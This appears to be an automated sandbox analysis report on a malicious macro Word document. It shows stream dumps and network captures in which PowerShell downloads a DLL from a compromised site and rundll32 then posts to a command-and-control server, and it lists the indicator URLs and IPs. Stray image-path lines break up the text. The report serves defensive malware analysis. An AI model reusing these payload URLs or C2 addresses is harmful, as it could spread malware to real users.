Data ASCII:	VERSION 5.00 . . Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm3 . . Caption = "UserForm3" . . ClientHeight = 3015 . . ClientLeft = 120 . . ClientTop = 465 . . ClientWidth = 4560 . . StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 33 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 33 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm3/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm3/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm4/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm4/\x3VBFrame

General	
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62402723855
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm4 .. Caption = "UserForm4".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 34 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 34 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm4/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	.....}..k.....
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm4/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm5/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	.....Microsoft Forms 2.0 Form.....Embedded Object.....9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm5/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62202697924
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm5 .. Caption = "UserForm5".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 35 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 35 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm5/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm5/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5945

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5945
Entropy:	5.2694333372
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a3 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 06 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: Macros/VBA/dir, File Type: VAX-order 68K Blit (standalone) executable, Stream Size: 1035

General	
Stream Path:	Macros/VBA/dir
File Type:	VAX-order 68K Blit (standalone) executable
Stream Size:	1035
Entropy:	6.65461326361
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . _ _ Q . 0 . . @ . . . . . = ... ` . . . . . a . . . J . < . . . . . r s t d . o l e > . 2 s . t . . d . o . l . e P . . . h . % ^ . . * . \\ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \\ W i n d o w s . \\ S y s W O W 6 4 . \\ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . . N o r m a l . . E N . C r . m . a Q . F . . . . . * l \\ C . . . . v . m . ! O . f f i c . g O
Data Raw:	01 07 b4 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 84 5f 5f 51 00 30 00 00 40 02 14 06 02 14 3d ad 02 14 07 02 60 01 14 08 06 12 09 02 12 80 b2 af d0 61 08 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 32 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30 30 32 30 b0 34 33 30 2d 00

Stream Path: WordDocument, File Type: data, Stream Size: 42542

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	42542
Entropy:	3.70237315313
Base64 Encoded:	False


General	
Data ASCII:	. . . . [. . . . . l . . . . . b j b j . . . . . p a ! \\ p ! \\ l . . . . . 2 . . . . . 2 . . . . .
Data Raw:	ec a5 c1 00 5b e0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 6c a0 00 00 0e 00 62 6a 62 6a 12 0b 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e a6 00 00 70 61 21 5c 70 61 21 5c 6c 98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/08/21-18:11:26.387863	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49168	80	192.168.2.22	184.66.18.83
01/08/21-18:12:25.548559	TCP	2404308	ET CNC Feodo Tracker Reported CnC Server TCP group 5	49171	443	192.168.2.22	167.71.148.58

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 18:11:08.655865908 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:08.845896959 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:08.845983982 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:08.848408937 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.038312912 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.140847921 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.140904903 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.140934944 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.140964985 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.141005993 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.141042948 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.141083002 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.141129971 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.141172886 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.141208887 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.141242981 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.141288042 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.141294956 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.330950975 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331037045 CET	80	49167	216.218.207.98	192.168.2.22

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 18:11:09.331068039 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331098080 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331129074 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331167936 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331207991 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331245899 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331284046 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331321001 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331363916 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.331367970 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331396103 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.331402063 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.331410885 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331448078 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331485987 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331490993 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.331525087 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331562042 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331564903 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.331599951 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331625938 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.331640959 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331688881 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331718922 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.331732035 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.331803083 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.332166910 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.521433115 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521506071 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521547079 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521584034 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521584034 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.521624088 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521667004 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521683931 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.521714926 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521758080 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521770954 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.521795034 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521832943 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521852016 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.521871090 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521907091 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521943092 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.521945000 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521981955 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.521996975 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522032022 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522042036 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522074938 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522113085 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522128105 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522151947 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522190094 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522218943 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522226095 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522264957 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522268057 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522301912 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522339106 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522349119 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522391081 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522407055 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522428036 CET	80	49167	216.218.207.98	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 18:11:09.522468090 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522481918 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522505999 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522542000 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522567034 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522579908 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522617102 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522638083 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522665024 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522706985 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522716999 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522743940 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522782087 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522816896 CET	49167	80	192.168.2.22	216.218.207.98
Jan 8, 2021 18:11:09.522819042 CET	80	49167	216.218.207.98	192.168.2.22
Jan 8, 2021 18:11:09.522855043 CET	80	49167	216.218.207.98	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 18:11:08.569987059 CET	52197	53	192.168.2.22	8.8.8.8
Jan 8, 2021 18:11:08.637545109 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 8, 2021 18:11:08.569987059 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	paulscomputing.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 8, 2021 18:11:08.637545109 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	paulscomputing.com		216.218.207.98	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- paulscomputing.com
- 167.71.148.58
  - 167.71.148.58:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	216.218.207.98	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 18:11:08.848408937 CET	0	OUT	GET /CraigsMagicSquare/H/ HTTP/1.1 Host: paulscomputing.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 18:11:09.140847921 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 08 Jan 2021 17:11:08 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Fri, 08 Jan 2021 17:11:09 GMT Content-Disposition: attachment; filename="yERd2O.dll" Content-Transfer-Encoding: binary Set-Cookie: 5ff8922d0ef64=1610125869; expires=Fri, 08-Jan-2021 17:12:09 GMT; Max-Age=60; path=/ Last-Modified: Fri, 08 Jan 2021 17:11:09 GMT Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 31 66 34 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 59 93 4c 43 1d f2 22 10 1d f2 22 10 1d f2 22 10 03 a0 b7 10 0f f2 22 10 03 a0 a1 10 61 f2 22 10 1d f2 23 10 64 f2 22 10 3a 34 59 10 1a f2 22 10 03 a0 a6 10 25 f2 22 10 03 a0 b0 10 1c f2 22 10 03 a0 b6 10 1c f2 22 10 03 a0 b3 10 1c f2 22 10 52 69 63 68 1d f2 22 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 f8 48 e2 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 4a 01 00 00 58 02 00 00 00 00 00 75 7a 00 00 00 10 00 00 00 60 01 00 00 00 00 10 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 00 04 00 00 04 00 00 97 a2 04 00 03 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 a7 01 00 49 00 00 00 ac 9f 01 00 3c 00 00 00 00 f0 01 00 fc d5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 03 00 d4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 89 01 00 40 00 00 00 00 00 00 00 00 00 00 00 60 01 00 5c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 77 48 01 00 00 10 00 00 00 4a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b9 47 00 00 00 60 01 00 00 48 00 00 00 4e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 84 32 00 00 00 b0 01 00 00 16 00 00 00 96 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 fc d5 01 00 00 f0 01 00 00 d6 01 00 00 ac 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0a 23 00 00 00 d0 03 00 00 24 00 00 00 82 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 1f40MZ@!L!This program cannot be run in DOS mode.$YLC""""a"#d":4Y"%""""Rich"PELH_!JXuz`pI<@`\.text wHJ `.rdataG`HN@@.data2@.rsrc@@.reloc#$@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49171	167.71.148.58	443	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 18:12:25.746685028 CET	251	OUT	POST /7wfv2vt9qvzqkp6unhg/m5b2zuu1mbbc64v82d/ HTTP/1.1 DNT: 0 Referer: 167.71.148.58/7wfv2vt9qvzqkp6unhg/m5b2zuu1mbbc64v82d/ Content-Type: multipart/form-data; boundary=-----------------------cs0BVrSncg9DYPKmcW5iNvL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 167.71.148.58:443 Content-Length: 7956 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 18:12:26.981794119 CET	260	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 08 Jan 2021 17:12:26 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 36 63 34 0d 0a 0c 45 01 41 71 ba ff f8 cd 75 62 2a bb 05 3e b4 3b fb e5 31 72 55 e8 fa ed cb e2 52 01 f9 b5 04 76 42 2f 28 fb f1 52 d4 fc 62 52 89 bb f7 1a 46 ee b6 00 9d f4 b8 59 b0 8e de f5 35 cf 04 79 33 36 59 b7 6b da 41 d4 33 59 70 5e 3d 69 6e 5c d4 20 68 aa 02 9d 1c 6c 40 01 24 5f 44 79 32 fb cb c2 62 52 4a ea be 86 cf 92 be 8f f4 6d ef 72 ab 35 f5 d1 94 6e 32 30 0f 02 21 93 9c 14 0a 1d 66 22 a5 8f 89 d9 73 fc 6f a8 8d 74 3b 57 df 03 e6 ab e3 ef e7 87 80 83 a5 7f b5 90 1e 6f 0c 6a cc 67 8b 40 17 bb d1 f3 e7 fc 06 b4 79 17 56 7c 26 dd 72 1d 70 fd 60 f0 54 c7 f6 56 b1 f2 16 c6 86 9b ab 7e 23 2f 08 c5 66 83 d9 71 22 04 46 b7 2d ee 2a 70 45 1d 15 39 d0 e6 ba 05 6d 52 69 d3 0b c8 3b 0e e6 4e d6 3a 63 ce 93 7e f0 ef 2f 00 a0 98 c9 52 5c ab 83 95 96 2a ab 93 7e 0e a8 89 3b 21 dd a2 9f 83 dc 77 35 be 03 4c d1 c5 57 50 1c 68 d7 56 47 ad 13 8b 70 6e eb d6 92 57 2e 0c 31 71 34 3f 2d f2 60 17 44 8a 92 10 4e 89 26 ad a2 fb a6 ee db 6a cd 34 a4 5b cb e2 98 42 dd 78 55 39 cf 60 0c 83 d0 26 87 f2 90 92 7e 01 0b 98 46 ed 7c 55 10 a5 6f 6b 8a 95 68 81 0d 42 39 b6 db e6 82 18 03 5c 76 85 0a 58 1b 04 51 8e 84 42 b4 78 f9 65 ba 4f c3 49 ec 39 0c cb b3 02 a5 37 10 ef 4d 3f c6 1f cd bd ad a6 f8 23 2b 9c 4e 0f 9e 35 29 9f c6 20 50 21 b8 ae d8 ed 27 a1 19 6c f0 d9 40 